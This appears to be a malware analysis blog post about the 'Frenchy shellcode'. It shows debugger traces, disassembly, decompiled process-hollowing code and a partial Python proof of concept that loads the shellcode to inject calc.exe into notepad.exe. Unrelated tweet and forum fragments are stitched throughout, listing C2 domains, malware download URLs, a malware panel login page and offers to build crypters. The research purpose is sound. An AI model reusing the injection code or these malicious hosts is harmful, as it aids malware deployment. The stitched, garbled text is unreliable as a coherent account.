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## Analysis of the Frenchy Shellcode

In this post I analyze a shellcode that I have named "Frenchy shellcode" because of the mutex that it creates (depending on the version: frenchy\_shellcode\_01, frenchy\_shellcode\_002, frenchy\_shellcode\_003,...). This shellcode has been seen together with different packers and loading different malware families (agenttesla, avemaria stealer, formbook, netwire, etc...). Because of this, I decided to take a look at this shellcode and share my notes. Additionally I share a PoC, a python script that loads Frenchy shellcode and uses it to perform hollow processes and execute calc.exe in the context of notepad.exe.

- **Original packed samples**

- **Frenchy shellcode v1 + autoit**

- packer:** 0a1340bb124cd0d79fa19a09c821a049 (Avemaria)

### Families

- [agenttesla](#)
- [alphaircbot](#)
- [blackmoon](#)
- [deucalion](#)
- [grandsteal](#)
- [krbanker](#)
- [neutrino](#)
- [nukebot](#)
- [trickbot](#)

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- **Frenchy shellcode v2 + autoit**  
**packer:** d009bfed001586db95623e2896fb93aa
- **Frenchy shellcode v2 + autoit**  
**packer:** 20de5694d7afa40cf8f0c88c86d22b1d (Formbook)
- **Frenchy shellcode v3 + .Net**  
**packer:** 21c1d45977877018568e8073c3Acf7c5 (Netwire)

- **Extracted frenchy shellcodes:**

- **Frenchy shellcode v1** at [hybrid analysis](#)
- **Frenchy shellcode v2** at [hybrid analysis](#)
- **Frenchy shellcode v3** at [hybrid analysis](#)

- **Related links:**

- <https://tccontre.blogspot.com/2019/07/autoit-compiled-formbook-malware.html> (I recommend to read this post about the AutoIt script that loads frenchy shellcode).
- <https://twitter.com/P3pperP0tts/status/1135976656751996928?s=20>
- <https://twitter.com/JayTHL/status/1146482606185308160?s=20>
- [https://twitter.com/James\\_inthe\\_box/status/1148966237684133888?s=20](https://twitter.com/James_inthe_box/status/1148966237684133888?s=20)
- <https://cape.contextis.com/analysis/85189/>
- [https://twitter.com/James\\_inthe\\_box/status/1146527056567472128?s=20](https://twitter.com/James_inthe_box/status/1146527056567472128?s=20)

Most of the samples that I have analyzed are packed with a AutoIt-based packer (however, recently I analyzed a v3 Frenchy shellcode whose packer is .Net) that decrypts and loads the shellcode (and then, the shellcode loads the next stage executable by using process hollowing method).

First sample where I found the Frenchy shellcode (v1, mutex: frenchy\_shellcode\_01) was Emotet and the packer was AutoIt-based, I recommend to read [this twitter thread](#). Later, in [this twitter thread](#), [@JayTHL](#) commented about an AveMaria Stealer, again packed with AutoIt-based packer that uses the shellcode (v2, mutex: frenchy\_shellcode\_002). [An specific campaign of Agenttesla](#) looked to be using this packer too. In [this great post](#), the author ([@tccontre18](#)) analyzed a variant of the obfuscated autoit script that loads the Frenchy shellcode

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[#agenttesla](#) [#malware](#) panel

<http://demknowusalot.ltd/dm/webpanel/login.php>

(from sample  
5EC2B43A0E532D277B97514661152922  
[app.any.run/tasks/fd7d6ca6...](#))

Login

[demknowusalot.ltd/dm/webpanel/login.php](http://demknowusalot.ltd/dm/webpanel/login.php)

Sign In

Username

Password

LOG IN

(in this case, it loaded a Formbook Stealer). Searching for the string "frenchy\_shellcode\_003" I found another sample at [Cape Sandbox](#) using v3 shellcode ([@james\\_in\\_the\\_box](#) identified it as [netwire](#)), and in this case the packer is not Autolt-based, but .Net-based.

It looks like this shellcode has been used for a time together with different packers, malware families and campaigns.

## Analysis


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    - 2.1.4. Process Hollowing
  - 2.2. Playing With Frenchy Shellcode
- 3. Who is Frenchy?

### 1.1. Packers

I am not going to dig too much into the packers that have been seen together with the Frenchy shellcode, only some notes about them.

#### 1.1. Autolt-based Packer

This packer executes a very obfuscated autoit script that decrypts and loads the frenchy shellcode. Here is a couple of examples of these autoit scripts:



This one (recovered by @DbgShell) loaded a frenchy\_shellcode\_01: <https://pastebin.com/raw/xsUqCdRj>  
This other one loaded a frenchy\_shellcode\_002: <https://pastebin.com/raw/Knk2iJPF>

I recommend [this post](#) about the Autolt script that loads frenchy shellcode.

## 1.2. DotNet-based Packer

In the case of the sample 21c1d45977877018568e8073c3Ac7c5 the packer is .Net. To check that the dotnet packer is loading the frenchy shellcode we set a bp at CreateMutexW and we wait for the creation of the frenchy\_shellcode\_03 mutex:

```
Breakpoint 0 hit
KERNELBASE!CreateMutexW:
001b:7510adfd 8bff          mov     edi,edi
0: kd> dd esp
044ae640 00511f8f 00000000 00000000 044ae664
044ae650 02099a58 0209c368 0006d220 00720066
044ae660 006e0065 00680063 005f0079 00680073
044ae670 006c0065 0063006c 0064006f 005f0065
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044ae690 04780000 04860000 04930000 76c52aee
044ae6a0 04685d58 04685648 76af9d0b 76af09ad
044ae6b0 0486d6d7 04877b73 04878308 04877b87
0: kd> db 044ae664
044ae664 66 00 72 00 65 00 6e 00-63 00 68 00 79 00 5f 00  f.r.e.n.c.h.y._
044ae674 73 00 68 00 65 00 6c 00-6c 00 63 00 6f 00 64 00  s.h.e.l.l.c.o.d.
044ae684 65 00 5f 00 30 00 30 00-33 00 00 00 00 00 64 04  e_.0.0.3....d.
```

Now we know the current thread is executing the Frenchy shellcode, so we display the call-stack to check the thread that calls the frenchy shellcode comes from .Net:

(#Ransomware) & Unknown

Example

Payload[app.any.run/tasks/49d3c60d...](#)

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@jeromesegura @david\_jursa @nao\_sec)

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que puedan incluir contenido que  
puede herir la sensibilidad de algunas

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
Fresh [#phoenix](#) [#keylogger](#) (albeit  
broken)[app.any.run/tasks/2b72f737...](#)

relative of [#AgentTesla](#)

extracted exe hash

0fe981884efec833e285d6911e6edde9 on

[@mal\\_share](#)



```

0: kd> kb
* ChildEBP RetAddr  Args to Child
00 044ae644 00511f8f 00000000 00000000 044ae664 KERNELBASE!CreateMutexW
WARNING: Frame IP not in any known module. Following frames may be wrong.
01 044ae688 0038d9ec 044ae698 000ebda0 575c3a43 0x511f8f
02 044ae62c 0038d73d 000ebda0 6e18b090 6e18a410 0x38d9ec
03 044ae6a4 0038d316 0038a3ed 73469902 00000001 0x38d73d
04 044ae688 6e172552 000d8490 044ae6e8 6e17f237 0x38d216
05 044ae694 6e17f237 044af0ec 044aeed8 6e2c8ad2 0x6e172552
06 044ae6e8 6e183254 078571f9 00000000 00217b58 0x6e17f237
07 044ae128 6e183321 044af120 00217b58 00217b58 0x6e183254
08 044af234 687d9521 00000000 01ef6c8 68879380 0x6e183321
09 044af258 687d794c 00000000 00000000 00000000 0x687d9521
0a 044af288 0038078c 00000000 00000000 00000000 0x687d794c
...
0: kd> !address 6e172552
Mapping user range ...
Mapping system range ...
Mapping page tables...
Mapping hyperspace...
Mapping HAL reserved range...
Mapping User Probe Area...
Mapping system shared page...
Mapping VAD regions...
Mapping module regions...
Mapping process, thread, and stack regions...
Mapping system cache regions...

Usage:                VAD
Base Address:         6e170000
End Address:          6e00d000
Region Size:          0069d000
VA Type:              UserRange
VAD Address:          0xffffffff845a7638
Commit Charge:        0x19
Protection:           0x7 [ExecuteWriteCopy]
Memory Usage:         Section [\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll]

```

## 2. Frenchy Shellcode

### 2.1. Frenchy Shellcode v3

I have focused the analysis on the v3 shellcode that I have gotten from the sample 21c1d45977877018568e8073c3Acf7c5 (you can download it from [hybrid analysis](#)).

The main purpose of this shellcode is to inject a PE into a new process by using the hollow process method.

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#ursnif geofenced #usa -> #Vidar

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
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


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### 2.1.1. Entrypoint and arguments

Shellcode's entrypoint is located at offset 0, where the shellcode jumps to the main function:




The shellcode receives as first argument the path of the executable that is going to be launched (suspended) to perform hollow process. Second argument is the content (PE) to be injected.

### 2.1.2. Duplicated system libraries


The shellcode loads copies foreach system library that it is going to use:

#trojan #lokibot dropped from email  
sourcing from host[.onceno[.com  
67[.227[.189[.92 spoofing HSBC Advising  
Service  
[app.any.run/tasks/32b77956...](https://app.any.run/tasks/32b77956...)



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#AgentTesla #malware #trojan #RAT  
from #maldoc mails to  
mail.transoceansurveyors[.]com  
doc: [app.any.run/tasks/bd56c4f3...](https://app.any.run/tasks/bd56c4f3...)  
p://bobbychiz.top/loveworld/maddy.exe@J  
AMESWT\_MHT @matte\_lodi  
@merlos1977 @58\_158\_177\_102  
@P3pperP0tts #safeonline #threatintel  
#threathunting #CyberSecurity



```

mov     [ebp+var_5C], 18h
mov     [ebp+var_58], esi
mov     [ebp+var_50], 40h ; '@'
mov     [ebp+var_4C], esi
mov     [ebp+var_48], esi
call    edi                ; ZwOpenSection
;
; 0: kd> dt _OBJECT_ATTRIBUTES 044ac09c
; ole32!_OBJECT_ATTRIBUTES
;
; +0x000 Length           : 0x18
; +0x004 RootDirectory    : (null)
; +0x008 ObjectName       : 0x044ac0d8 _UNICODE_STRING "\KnownDlls32\advapi32.dll"
; +0x00c Attributes       : 0x40
; +0x010 SecurityDescriptor : (null)
; +0x014 SecurityQualityOfService : (null)
;
test    eax, eax
js      loc_6900116
push    2
push    esi
push    1
lea     eax, [ebp+var_8]
push    eax
push    esi
push    esi
push    esi
lea     eax, [ebp+var_4]
push    eax
push    0FFFFFFFh
push    [ebp+var_C]
call    [ebp+00000000] ; advapi32!MapViewOfFile
test    eax, eax
js      loc_6900116

```

If we enumerate the regions of the address space we can check there are some duplicated dlls:

4578000	46ac000	33c000	UserRange	VAD	0496db48	ExecuteWriteCopy	9	Section [\Windows\System32\ntdll.dll]
46ac000	46b0000	4000	UserRange	VAD	04d398a3	ExecuteWriteCopy	1	Section [\Windows\System32\user32.dll]
46b0000	4779000	c7000	UserRange					
4779000	4780000	7000	UserRange	VAD	04c30a23	ExecuteWriteCopy	4	Section [\Windows\System32\ole32.dll]
4780000	480c000	25c000	UserRange					
480c000	48e0000	4000	UserRange	VAD	044b9ef0	ExecuteWriteCopy	4	Section [\Windows\System32\advapi32.dll]
48e0000	4900000	a0000	UserRange	VAD	04944133	ExecuteWriteCopy	9	Section [\Windows\System32\ntdll.dll]
4900000	4a2c000	33c000	UserRange					
4a2c000	4ac0000	4000	UserRange	VAD	04966070	ExecuteWriteCopy	1	Section [\Windows\System32\kernel32.dll]
4ac0000	4b74000	d4000	UserRange					
4b74000	4ba0000	c000	UserRange					
4ba0000	4c00000	00000	UserRange	VAD	04943a00	ExecuteWriteCopy	2	Section [\Windows\System32\user32.dll]
4c00000	4c10000	7000	UserRange	VAD	047214a0	ExecuteWriteCopy	3	Section [\Windows\System32\user32.dll]
4c10000	4c20000	50000	UserRange					
4c20000	4c30000	10000	UserRange	VAD	049b0ef0	ExecuteWriteCopy	2	Section [\Windows\System32\gdi32.dll]
4c30000	4c40000	7000	UserRange	VAD	049718a0	ExecuteWriteCopy	3	Section [\Windows\System32\oleaut32.dll]
4c40000	4c50000	80000	UserRange					
4c50000	4c60000	27000	UserRange	VAD	04652520	ExecuteWriteCopy	5	Section [\Windows\System32\ole32.dll]
4c60000	4c70000	30000	UserRange	VAD	049123c0	ExecuteWriteCopy	2	Section [\Windows\System32\kernel32.dll]
4c70000	4c80000	4000	UserRange					
4c80000	4c90000	d4000	UserRange	VAD	04913880	ExecuteWriteCopy	8	Section [\Windows\System32\advapi32.dll]
4c90000	4ca0000	30000	UserRange	VAD	04914430	ExecuteWriteCopy	9	Section [\Windows\System32\advapi32.dll]
4ca0000	4cb0000	4000	UserRange	VAD	04931aa0	ExecuteWriteCopy	2	Section [\Windows\System32\iphlpapi.dll]
4cb0000	4cc0000	50000	UserRange					
4cc0000	4cd0000	6000	UserRange	VAD	04911be0	ExecuteWriteCopy	4	Section [\Windows\System32\olechost.dll]
4cd0000	4ce0000	90000	UserRange					
4ce0000	4cf0000	7000	UserRange	VAD	04932940	ExecuteWriteCopy	5	Section [\Windows\System32\advapi32.dll]
4cf0000	4d00000	10000	UserRange	VAD	04942550	ExecuteWriteCopy	2	Section [\Windows\System32\user32.dll]
4d00000	4d10000	10000	UserRange					

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#trickbot #canada  
Vbs and  
Payloadapp.any.run/tasks/5193f805...  
IOCurlhaus.abuse.ch/url/229386/urlhaus.  
abuse.ch/url/229387/  
https://zurichwhispers.com/platform/presentation.emf@VK\_Intel @malwrhunterteam  
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This could make harder debugging the shellcode. API hooks (such as hooks inserted by cuckoo framework for example) won't work. If you set breakpoints at common APIs that are usually executed by malware (CreateProcessW, WriteProcessMemory, SetThreadContext, etc...) to catch the malware execution at that point, it won't work, because you would need to set breakpoints at the duplicated dlls.

### 2.1.3. API usage

The shellcode gets a pointer to a lot of APIs, but it only uses a subset of them. I feel like this is a very configurable shellcode, it always loads all the API pointers, but depending of the configuration and the code that it is added to the specific version of the shellcode, some API pointers will be used and other pointers won't be used.

Here is the full list of APIs that the shellcode loads:

DATA HOSTED WITH ♥ BY <a href="#">PASTEBIN.COM</a> - <a href="#">DOWNLOAD RAW</a> - <a href="#">SEE ORIGINAL</a>	
1.	BeginPaint
2.	CoCreateInstance
3.	CoInitializeEx
4.	CreateMutexW
5.	CreateProcessW
6.	CreateWindowExW


Sometimes the shellcode gets pointers to the APIs on the originally loaded dlls. For example this happens with cryptoapi libraries. I guess this is because they don't work fine when they are called through a secondary copy of the dll.

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<a href="#">cgi-bin/</a>	2019-07-12 07:41	-	
<a href="#">panel.zip</a>	2019-07-20 05:53	3.1M	



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```

call     edi                ; duplicatedkernel32!LoadLibraryA
push     eax                ; original advapi32
call     esi                ; secondary GetProcAddress
mov      [ebp+original_CryptAcquireContextW], eax
lea      eax, [ebp+CryptCreateHash_string]
push     eax
lea      eax, [ebp+advapi32.dll_string]
push     eax
call     edi
push     eax
call     esi
mov      [ebp+original_CryptCreateHash], eax
lea      eax, [ebp+CryptDecrypt_string]
push     eax
lea      eax, [ebp+advapi32.dll_string]
push     eax
call     edi
push     eax
call     esi
mov      [ebp+original_CryptDecrypt], eax
lea      eax, [ebp+CryptDeriveKey_string]
push     eax
lea      eax, [ebp+advapi32.dll_string]
push     eax
call     edi
push     eax
call     esi
mov      [ebp+original_CryptDeriveKey], eax

```

#### 2.1.4. Process Hollowing

The malware creates a new suspended process from the path of the given executable, and then it injects the given PE into the address space of that process by using the process hollowing method. It uses a set of native APIs to perform this task.

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#xls -> pastebin -> #Azorult  
 Sample [app.any.run/tasks/2d5e0ce2...](https://any.run/tasks/2d5e0ce2...)  
 IOCs  
<https://pastebin.com/raw/https://pastebin.com/raw/nv5d9pYu>  
 ->  
 /nv5d9pYu  
 /JdTUFmc5  
 /SsR5h3vf

In the following capture we can see how the malware creates a new process and unmap the main module of the new created process. In addition, it maps the PE to be injected (to get a mapped copy of this PE) by calling NtCreateSection+NtMapViewOfSection:

```
if ( !pCreateProcessW( // 1. Create a suspended process from the given executable path
    &path_process_to_hollow_wide_variables_expanded,
    0,
    0,
    0,
    0,
    0x800000C, // CREATE_NO_WINDOW | CREATE_SUSPENDED | DETACHED_PROCESS
    0,
    0,
    (char *)v108,
    &newprocesshandle ) )
{
    pFreeResource(v97);
    return 0;
}
NtQueryInformationProcess(newprocesshandle, 0, &v109, 24, 0); // NtQueryInformationProcess(ProcessSessionInformation:
tempbuf = 0;
if ( pNtReadVirtualMemory(newprocesshandle, v110 + 8, &tempbuf, 4, 0) < 0 //
    // 2. get baseaddress for the mainmod of the created process
    // unmap original main module of the process to hollow
    || tempbuf == *(_DWORD *) (v99 + 52) && pNtUnmapViewOfSection(newprocesshandle, tempbuf) < 0 )
{
    goto EXIT;
}
v112 = *(_DWORD *) (v99 + 80);
v113 = 0;
// 3. Create a section (in the current process, not the target
// one) and map the PE that is going to be injected (in this
// way it will get a mapped version of the PE)
if ( pNtCreateSection(&v116, 0xF001F, 0, &v112, 64, 0x80000000, 0) < 0 )
    goto EXIT;
v114 = v112;
if ( NtMapViewOfSection(v116, -1, (int *)&v121, 0, 0, 0, &v114, 2, 0, 64) < 0 )
    goto EXIT;
v120 = *(_DWORD *) (v99 + 52);
v115 = v112;
```

Once it has unmapped the main module of the target process to be hollowed, and it has gotten a mapped view of the PE to be injected, it creates a new section into the target process address space to copy the PE to be injected there. It will use NtCreateSection + NtMapViewOfSection + NtWriteProcessMemory to perform this task:

/Q8tGJt1V  
/vXpe74L2  
-> 170.130.205.86/index.  
[php@malwrhunterteam  
@James\_inthe\_box @VK\_Intel  
@reecdeep



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
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#ursnif #dreabot geofenced #Canada  
Sampleapp.any.run/tasks/ff7fda21...  
IOC?urlhaus.abuse.ch/host/oz4eai759...url  
haus.abuse.ch/host/wel1da48...urlhaus.a  
buse.ch/host/gbszciag8...  
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```

// 4. Map a section in the target process to be hollowed where
// the mapped PE to be injected is going to be copied
if ( NtMapViewOfSection(v116, newprocesshandle, &v120, 0, 0, 0, &v115, 2, 0, 64) < 0 )
goto EXIT2;
v101 = *(_DWORD *) (v97 + 60);
memcpy(v121, pe_2_inject, *(_DWORD *) (v99 + 84));
v117 = 0;
if ( *(_WORD *) (v99 + 6) > 0u )
{
v102 = (_DWORD *) (v101 + pe_2_inject + 268);
do
{
memcpy(v121 + *(v102 - 2), pe_2_inject + *v102, *(v102 - 1));
v103 = *(unsigned __int16 *) (v99 + 6);
++v117;
v102 += 10;
}
while ( v117 < v103 );
}
v111 = 0;
// 5. Write the mapped PE to the section mapped in
// the targeted process (inject the PE)
pNtWriteVirtualMemory(newprocesshandle, v110 + 8, &v120, 4, &v111);
v105 = 65543;
if ( pNtGetContextThread(v119, &v105) < 0 )
{
EXIT:
pNtTerminateProcess(newprocesshandle, 0);
return 0;
}
v106 = v120 + *(_DWORD *) (v99 + 40);
//
// 6. Change the context for the main thread of the
// injected process to set EIP = the injected PE starting
// address, and resume the thread
if ( pNtSetContextThread(v119, &v105) < 0 || pNtResumeThread(v119, 0) < 0 )
{
EXIT2:
pNtTerminateProcess(newprocesshandle, 0);
pNtUnmapViewOfSection(-1, v121);
return 0;
}
return newprocesshandle;
}

```

Finally it changes the context of the main thread of the injected process to set EIP = injected code's starting address, and resumes the thread.

## 2.2. Playing With Frenchy Shellcode

To be honest, I consider this shellcode quite well-coded, it works fine. I decided to write a tiny PoC, a python script that loads and calls it, pushing as arguments the path of notepad.exe (target executable to use when performing hollow process) and the content of calc.exe's PE file (the PE to be injected), to execute in this way a calc.exe in the context of notepad.exe, by using process hollowing.

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2019-09-06 - #Qakbot (#Qbot) infection from #malspam - Got a #pcap of the infection, the associated #malware, and some images from the infection - Didn't have any copies of the emails to sanitize and include with my blog post, unfortunately. - [malware-traffic-analysis.net/2019/09/06/ind...](https://malware-traffic-analysis.net/2019/09/06/ind...)



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


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#netwire #rat

C2:wealthyblessed.warzonedns.]com:3956  
0app.any.run/tasks/751de56d...app.any.ru  
n/tasks/3f018342...



The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. The following table represents the data visible in the task manager:

Process Name	Image	PID	Private Bytes	Description
svchost.exe	NETWO...	00	2,412 K	Host Proc...
svchost.exe	SYSTEM	00	692 K	Host Proc...
svchost.exe	SYSTEM	00	1,612 K	Host Proc...
svchost.exe	NETWO...	00	784 K	Host Proc...
spssvc.exe	NETWO...	00	1,904 K	Microsoft ...
spoolsv.exe	SYSTEM	00	3,776 K	Spooler S...
smss.exe	SYSTEM	00	128 K	Windows ...
services.exe	SYSTEM	00	2,576 K	Services a...
python.exe	p3pp3r	00	4,892 K	python
notepad.exe	p3pp3r	00	4,104 K	Notepad
msdtc.exe	NETWO...	00	1,048 K	Microsoft ...
lsn.exe	SYSTEM	00	880 K	Local Sess...
lsass.exe	SYSTEM	00	2,264 K	Local Secu...
loader.exe	p3pp3r	00	600 K	loader
explorer.exe	p3pp3r	00	17,116 K	Windows ...
dwm.exe	p3pp3r	00	852 K	Desktop ...
csrss.exe	SYSTEM	01	1,120 K	Client Ser...
csrss.exe	SYSTEM	00	1,024 K	Client Ser...
conhost.exe	p3pp3r	00	620 K	Console ...

A red arrow points from the 'notepad.exe' row to an inset image of the Windows Calculator application. The calculator is open, showing the standard keypad and a display area with the number 0.


Here you can find the PoC together with the Frenchy shellcode v3:

[https://github.com/p3pperp0tts/PoC\\_FrenchyShellcode](https://github.com/p3pperp0tts/PoC_FrenchyShellcode)

```
from ctypes import *  
import struct  
  
f = open("frenchyshellcode.bin", "rb")  
frenchy = f.read()  
f.close()  
f = open("c:\\windows\\system32\\calc.exe", "rb")  
calc = f.read()  
f.close()  
hollowpath = "c:\\windows\\notepad.exe\x00"  
#to test, full shellcode = frenchy + arguments for frenchy + code to jmp  
lenshellcode = len(frenchy) + len(calc) + len(hollowpath) +  
len("\x68\x00\x00\x00\x00\x68\x78\x56\x34\x12\x68\x78\x56\x34\x12\x68\x78\x56\x34\x12")
```

C2:info1.nowddns.]com:5552app.any.run/t  
asks/98de7c91...

C2:melvintravel.ddns.]net:39760app.any.ru  
n/tasks/6f2eca0b...app.any.run/tasks/6ee3  
328e...app.any.run/tasks/dfd292c0...



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#ursnif #malware #trojan #Italy 🇮🇹  
#maldoc to DLL:  
app.any.run/tasks/816dc2bd...#IOC :  
llaiuyeiv.jxyz  
185.244.213.j74  
key: 10291029JSJUYUON@VK\_Intel  
@malwrhunterteam @matte\_lodi  
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Frenchy replied to a thread



RealGee007

07-26-2019, 09:58 PM

I need someone to code a custom crypter.

I need someone to code a custom crypter for me that will have 0/27 both on scan time and runtime for remcos, i will pay only 30% upfront through an escrow and the payment will be released after the crypter is done, i need the crypter as soon as possible.

[contract=tid]Start Contract[/contract]

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


Frenchy

07-27-2019, 09:26 AM

I'm searching one people to propose my service for create a private crypter and maintain it, you can add me at : frenchy04@xmpp.jp to talk about.

during two different runs in my lab. - In the 1st run, this led to an [#Ursnif](#) infection with [#Trickbot](#). - For the 2nd run, the same initial URL redirected to a different URL for a [#Vidar](#) infection.



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
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I did a quick post/data dump of the [#Ursnif](#) + [#Vidar](#) (not either one but both) from my infection this past Saturday on 2019-08-31 - [#pcap](#) and [#malware](#) at: [malware-traffic-analysis.net/2019/08/31/ind...](https://malware-traffic-analysis.net/2019/08/31/ind...)



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
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2019-09-04 - Data dump: [#Ursnif](#) infection with [#Trickbot](#) (gtag: leo11) - [#pcap](#), [#malware](#), and some indicators available at: [malware-traffic-analysis.net/2019/09/04/ind...](#)



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